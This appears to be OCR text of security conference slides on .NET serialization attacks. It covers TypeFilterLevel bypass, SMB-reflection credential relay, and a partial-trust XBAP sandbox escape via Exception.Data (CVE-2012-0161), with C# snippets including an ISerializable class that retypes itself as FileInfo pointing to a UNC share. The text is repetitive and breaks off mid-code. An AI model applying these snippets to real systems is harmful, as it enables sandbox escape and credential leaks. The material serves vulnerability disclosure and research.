


Bypassing TypeFiltering




Bypassing TypeFiltering





Bypassing TypeFiltering

Bypassing TypeFiltering




Demonstration

- Demo of malicious serialized object with SMB reflection
- This demo only works on OSes prior to MS08-068 (using XP SP2)
- The actual issue however isn't fixed
- Can still be used for information gathering or credential relay on an up to date OS


How to protect against this?

- Windows Communication Foundation (WCF) is recommended for new applications
  - Don't expose to the Internet
  - Enable Authentication
- However, “What works up, probably works down”
- Impersonate server and attack clients


Partial Trust Sandboxes




Partial Trust Sandboxes




Partial Trust Sandboxes




Partial Trust Sandboxes



Partial Trust Sandboxes



Partial Trust Sandboxes



Code Access Security

- Some God like privileges:
  - Unmanaged Code Access
  - Control AppDomain
  - Skip IL Verification
  - Access to Serialization Services!
- Will not have Serialization permission
- Find an AppDomain transition!

Easier Than You Would Think!

```
Exception ex = new Exception();

ex.Data.Add("ExploitMe", new SerializableClass());

throw ex;
```

Easier Than You Would Think!

- In XBAP the following code passes objects across the boundary:

```
Exception ex = new Exception();
ex.Data.Add("ExploitMe", new SerializableClass());
throw ex;
```

Exception class is serializable

- Fixed as CVE-2012-0161

Easier Than You Would Think!

- In XBAP the following code passes objects across the boundary:

```
Exception ex = new Exception();

ex.Data.Add("ExploitMe", new SerializableClass());

throw ex;
```


Add our object to exception "Data" dictionary

- Fixed as CVE-2012-0161

Easier Than You Would Think!

- In XBAP the following code passes objects across the boundary:

```
Exception ex = new Exception();

ex.Data.Add("ExploitMe", new SerializableClass());

throw ex;
```



Cross boundary causing serialization then deserialization

- Fixed as CVE-2012-0161

We Still Have a Problem

- Need privileged access to create or manipulate vulnerable classes.
- Cannot directly provide binary stream
- How can partial trust code possibly manipulate the serialization process?

ISerializable Redux

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public void GetObjectData(SerializationInfo info,
                              StreamingContext context)
    {
        // Change our type to something else!
        info.SetType(typeof(FileInfo));

        info.AddValue("OriginalPath", @"\\server\~share");
    }
}
```

ISerializable Redux

```
[Serializable]
class CustomSerializableClass : ISerializable
{
    public void GetObjectData(SerializationInfo info,
                              StreamingContext context)
    {
        // Change our type to something else!
        info.SetType(typeof(FileInfo));

